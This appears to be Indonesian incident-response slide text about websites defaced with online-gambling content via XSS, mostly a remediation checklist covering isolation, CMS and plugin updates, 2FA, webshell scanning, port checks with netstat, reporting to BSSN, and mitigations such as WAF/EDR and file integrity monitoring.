

Proof of Concept Web Defacement Judi Online – XSS



script yang diinjeksikan ke dalam web berhasil dieksekusi



Membuka Port SSH/Remote Desktop pada IP Publik





Perbaiki Website Terdampak





Perbaikan *Website* Terdampak

No	Objective	C	Keterangan
1	Menentukan sistem yang terdampak dan segera melakukan isolasi terhadap sistem yang terdampak (e.g Melakukan <i>disconnect</i> melalui jaringan, ataupun pencabutan kabel <i>ethernet</i> dari sistem))		
2	Melakukan pengecekan terhadap <i>Content Management System</i> (CMS) yang digunakan, apakah sudah menggunakan versi terbaru atau belum		
3	Melakukan pengecekan terhadap <i>Plugin</i> yang digunakan, apakah sudah menggunakan versi terbaru atau belum		
4	Melakukan pengecekan terhadap <i>username</i> dan <i>password</i> yang digunakan, apakah sudah menerapkan metode penggunaan <i>password</i> yang direkomendasikan		Sudah tidak menggunakan <i>password default</i> , dan sudah menggunakan kombinasi huruf besar dan kecil, angka, simbol, karakter unik
5	Menerapkan sistem <i>Two Factor Authentication</i> (2FA) pada sistem <i>login</i>		




Perbaikan *Website* Terdampak

No	Objective	C	Keterangan
6	Melakukan <i>scanning webshell</i> seperti melakukan pengecekan file-file pada direktori <i>website</i> satu persatu untuk menemukan <i>webshell</i>		
7	Melakukan pengecekan konfigurasi <i>website</i> apakah ada perubahan pada konfigurasi atau kesalahan pada konfigurasi (misconfiguration)		Apakah masih ada yang HTTP, sanitasi input
8	Melakukan inventarisasi pada <i>website</i> yang masih aktif digunakan dan dikelola, serta menonaktifkan <i>website</i> yang sudah tidak pernah digunakan		
9	Memeriksa <i>port</i> internal yang terbuka dan dapat diakses oleh publik		Linux: netstat -tulpn Windows: netsat -an find "XX"
10	Melakukan <i>dump</i> atau <i>backup</i> terhadap file <i>website</i> , kemudian dikirimkan ke BSSN secara resmi dengan surat permohonan perbantuan analisis		Utamakan CSIRT yang sudah dimiliki
11	Menerapkan Whitelist/VPN ketika domain/subdomain digunakan untuk integrasi data sistem seperti API		



Mitigasi



Sumber : EC-Council Secure SDLC



Mitigasi



Update ke
CMS/Teknologi
Terbaru



Menguji keamanan aplikasi,
Kemudian perbaikan



Menerapkan sistem
keamanan seperti WAF/EDR



File Integrity Monitoring

/var/www/html (file web)

